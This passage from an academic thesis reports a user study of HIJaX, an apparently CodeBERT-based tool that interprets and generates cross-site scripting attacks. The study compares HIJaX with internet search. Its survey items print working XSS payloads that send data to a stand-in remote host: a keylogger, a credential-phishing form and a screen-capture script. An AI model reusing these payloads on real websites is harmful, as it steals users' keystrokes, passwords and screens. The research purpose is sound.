


Figure 6.2: Public Use of HIJaX with Google Colab - Input

```

Copy of CodeBERT_Inference_code2nl.ipynb ☆
File Edit View Insert Runtime Tools Help Saving failed since 8:51 PM

+ Code + Text
[113] - This IS expected if you are initializing RobertaModel from the checkpoint of a model train
      - This IS NOT expected if you are initializing RobertaModel from the checkpoint of a model t

Inference

keep_going = True
while keep_going:
    print('code to text (1), exit (2):')

    choice = input()
    if choice == '1':
        print('code:')

        code = input()
        raw_output = inference_new(device, tokenizer, model, code, False)
        prediction = clean_output(raw_output)
        print('-----RESULT-----')
        print(prediction)
        print('-----')

        print('what question number were you answering on the survey:')
        question_num = input()
        collect_data(worksheet, code, prediction, question_num)
    elif choice == '2':
        keep_going = False
    else:
        print('invalid choice, enter 1 or 2')

code to text (1), exit (2):
1
code:
<script>var VAR_1=[];document.onkeypress=function(e){VAR_1.push(e.key)};window.setInterval(
0%| 0/1 [00:00<?, ?it/s]/usr/local/lib/python3.7/dist-packages/ipykernel_launch
100%| 1/1 [00:00<00:00, 1.52it/s]
-----RESULT-----
store user keypresses in flour and forward to 797.74 .61 .888 : 9644.
-----
what question number were you answering on the survey:

```

Figure 6.3: Public Use of HIJaX with Google Colab - Output

6.2 Survey Content

The survey contains four types of questions. The first type of question is technical multiple choice. As shown in Fig. 6.4, technical multiple choice questions involve participants identifying the attacker's intention behind a snippet of malicious code. Participants either search the Internet or use the code interpretation feature of HIJaX to determine which English description of intent best describes the malicious code. The second type of question is technical free response questions. As shown in Fig. 6.5, technical free response questions involve participants generating malicious code based on English descriptions of an attacker's intentions. Participants either search the Internet or use the code generation feature of HIJaX to come up with a code solution that performs what is specified in the English description of the attack. The third and fourth type of questions are feedback multiple choice and feedback free response, respectively. As shown in Fig. 6.6 and Fig. 6.7, we collect feedback from users about their experience using the Internet or HIJaX to solve the various cybersecurity tasks in the survey. We use this feedback to determine if HIJaX is a viable cybersecurity tool and to identify what improvements need to be made to HIJaX in the future.

2. Here is a piece of JavaScript and HTML. What is the purpose of this code?

```
<script>var  
buffer=[];document.onkeypress=function(e){buffer.push(e.key);};window.setInterval(function(){if(buffer.length>0){new  
Image().src='http://292.154.7.14:9110/?c='+encodeURIComponent(JSON.stringify(buffer));buffer=[];},200);</script>
```

- ☐ To allow the hacker to control the keyboard of the user with the IP: 292.154.7.14:9110
- ☐ To generate a keylogger that will track the key presses of a user and send it to a remote server
- ☐ To randomly press keys for the user with the IP: 292.154.7.14:9110
- ☐ To break the keyboard of the user with the IP: 292.154.7.14:9110

Figure 6.4: Technical Multiple Choice

Generate a XSS(Cross-Site Scripting) exploit, using JavaScript and HTML, that gets a user's location and sends it to a remote server:




Figure 6.5: Technical Free Response

The outputs from HIJaX were helpful in answering the survey questions.

☐ Strongly Agree

☐ Agree

☐ Neutral

☐ Disagree

☐ Strongly Disagree

Figure 6.6: Feedback Multiple Choice

As a developer creating web applications, how do you see yourself using HIJaX in the Software Development Life Cycle(Planning, Defining, Designing, Building, Testing, & Deployment) to identify and generate exploits?




Figure 6.7: Feedback Free Response

6.3 Risk of Misuse

Although HIJaX cannot generate attacks that target a specific vulnerability on a specific website or platform, it can still generate generic cyber-attacks that can be harmful to vulnerable websites that are not properly secured. Participants only have access to the HIJaX tool for the duration of the user study to limit the possibility of malicious use. By being given access to this tool, we inform participants that we require them to only use HIJaX to answer technical survey questions and not use HIJaX to adversely impact any individual or property.

6.4 Results

Table 6.1: CCI Participant Demographic Breakdown

Enrolled in CCI	Not enrolled in CCI	Total
35	1	36

As shown in Table 6.1, almost all students in the user study are from the College of Computing and Informatics(CCI) at UNC Charlotte. This is due to the fact that we recruit the students of CCI professors.

Table 6.2: Cybersecurity Participant Demographic Breakdown

Enrolled in Cybersecurity	Not enrolled in Cybersecurity	Total
4	32	36

As shown in Table 6.2, the majority of students in the user study are not in the cybersecurity concentration since we mostly recruit from non-security professors.

Table 6.3: Survey Completion

Completed Surveys	Incomplete Surveys	Total
35	1	36

As shown in Table 6.3, only one survey is incomplete. The user with the incomplete survey only answers the technical questions and leaves feedback questions blank. We do not take this entry into account for time spent calculations since there is a possibility that the user was inactive for an extended period of time before leaving the survey prematurely.

Table 6.4: HIJaX Users

HIJaX Users	Non-HIJax Users	Total
21	15	36


As shown in Table 6.4, the slight majority of participants did have access to HIJaX. This is due to the fact that the randomizer in Qualtrics has it's even distribution setting off by default. We later turn on the even distribution setting to minimize the difference in participation between HIJaX and Non-HIJax users.

1. Here is a piece of JavaScript and HTML. What is the purpose of this code?


```
<h3>x</h3><form action="http://292.154.7.14:9110/" method="post">Username:<br><input type="username"
name="username"></br>Password:<br><input type="password" name="password"></br><br><input type="submit"
value="Logon">
```

- ☐ To generate a phishing attack where a fake sign-in form is generated and the user provided info(username & password) will be sent to a remote server
- ☐ To allow the hacker to sign-in with admin credentials
- ☐ To generate a exploit where the user with the IP: 292.154.7.14.9110 will have their sign-in info stolen when they attempt to login
- ☐ To allow the hacker to sign-in with the account of the user with the IP: 292.154.7.14.9110

Question 1 - Code Interpretation (Access to the Internet)



Question 1 - Code Interpretation (Access to HIJaX)



Q1 Percentage of Correct Answers - Code Interpretation





Figure 6.8: Technical Multiple Choice One Results

2. Here is a piece of JavaScript and HTML. What is the purpose of this code?


```
<script>var
buffer=[];document.onkeypress=function(e){buffer.push(e.key);};window.setInterval(function(){if(buffer.length>0){new
Image().src='http://292.154.7.14:9110/?c='+encodeURIComponent(JSON.stringify(buffer));buffer=[];}},200);</script>
```

- ☐ To allow the hacker to control the keyboard of the user with the IP: 292.154.7.14:9110
- ☐ To generate a keylogger that will track the key presses of a user and send it to a remote server
- ☐ To randomly press keys for the user with the IP: 292.154.7.14:9110
- ☐ To break the keyboard of the user with the IP: 292.154.7.14:9110

Question 2 - Code Interpretation (Access to the Internet)



Question 2 - Code Interpretation (Access to HtJAX)



Q2 Percentage of Correct Answers - Code Interpretation





Figure 6.9: Technical Multiple Choice Two Results

3. Here is a piece of JavaScript and HTML. What is the purpose of this code?


```
<canvas id="x"></canvas><script>async function screenshot(){stream=await navigator.mediaDevices.getDisplayMedia({video:
{mediaSource:"screen"}});track=stream.getVideoTracks()[0];image=new ImageCapture(track);bitmap=await
image.grabFrame();track.stop();canvas=document.getElementById('x');canvas.width=bitmap.width;canvas.height=bitmap.height;c
ontext=canvas.getContext("2d");context.drawImage(bitmap,0,0,790,bitmap.height/2);img=canvas.toDataURL();document.location=
"http://292.154.7.14:9110/?c="+img;}screenshot();</script>
```

- ☐ To screen record the user's screen with the IP: 292.154.7.14:9110 and send it to a remote server
- ☐ To take a screenshot of the user's screen with the IP: 292.154.7.14:9110 in addition to stealing the users location and sending it to a remote server
- ☐ To take a screenshot of the user's screen and send it to a remote server
- ☐ To hijack the user's YouTube account with the IP: 292.154.7.14:9110 and control what videos are shown in their subscription feed

Question 3 - Code Interpretation (Access to the Internet)



Question 3 - Code Interpretation (Access to HJJaX)



Q3 Percentage of Correct Answers - Code Interpretation




Figure 6.10: Technical Multiple Choice Three Results

Generate an XSS(Cross-Site Scripting) exploit, using JavaScript and HTML, that steals a user's cookie and sends it to a remote server:




Figure 6.11: Technical Free Response One Results

Generate a XSS(Cross-Site Scripting) exploit, using JavaScript and HTML, that gets a user's location and sends it to a remote server:




Figure 6.12: Technical Free Response Two Results




Figure 6.13: Percentage of Correct Answers for Code Interpretation Questions




Figure 6.14: Percentage of Correct Answers for Code Generation Questions

We now present the results of the technical assessment portion of the user study. Fig. 6.8, Fig. 6.9, and Fig. 6.10 show the answer distribution for the code interpretation questions where participants try to determine an attacker's intentions from a snippet of XSS attack code. In Fig. 6.8, we see that HIJaX outperforms normal Internet searches with 76.19% of HIJaX users getting the correct answer to the code interpretation question, about phishing attacks, compared to 60% of Internet users. In Fig. 6.9, we see that HIJaX slightly outperforms normal Internet searches with 80.95% of HIJaX users getting the correct answer to the code interpretation ques-

tion, about keyloggers, compared to 80% of Internet users. In Fig. 6.10, we see that HIJaX outperforms normal Internet searches with 47.62% of HIJaX users getting the correct answer to the code interpretation question, about screen capture attacks, compared to 33.33% of Internet users. As seen in Fig. 6.13, HIJaX users find the correct solution to all the code interpretations questions at a rate of 68.25% compared to Internet users with 57.78%. Overall, we see that more HIJaX users are consistently able to find the correct solutions to code interpretation questions over Internet users.

Fig. 6.11 and Fig. 6.12 show the answer distribution for the code generation questions where participants try to generate XSS attack code based on a provided English description of a XSS attack. In Fig. 6.11, we see that HIJaX outperforms normal Internet searches with 58.33% of HIJaX users getting the correct answer to the code generation question, about stealing cookies, compared to 33.33% of Internet users. In Fig. 6.12, we also see that HIJaX outperforms normal Internet searches with 33.33% of HIJaX users getting the correct answer to the code generation question, about location tracking, compared to 0% of Internet users. Overall, we see that more HIJaX users are consistently able to find the correct solutions to code generation questions over Internet users. Although the sample size of HIJaX and Internet users is small, we can see that HIJaX users perform measurably better than Internet users with a higher percentage of correct answers to the cybersecurity questions in the survey. On the other hand, we cannot make any concrete conclusions about the difference in performance between cybersecurity and non-cybersecurity students due to the lack of participants who are currently enrolled in the cybersecurity concentration at UNC Charlotte.




Figure 6.15: Time Spent on Technical Questions

As shown in Fig. 6.15, Internet users are able to solve the technical questions in the survey slightly faster than HIJaX users. One reason could be because HIJaX requires additional startup time (logging into Google Drive [52], copying the Google Colab notebook to the participant’s personal drive, granting Drive permissions for data collect, enabling GPU support, and loading trained model weights from Amazon Web Services [53] into the Colab environment). Having more participants might result in a more measurable difference in average duration for the time spent solving technical questions on the survey. Additionally, if we increase the number of technical questions, we would minimize the impact of HIJaX’s startup time.




Figure 6.16: Using the Internet to Test Robustness




Figure 6.17: Using the Internet to Better Understand Cybersecurity

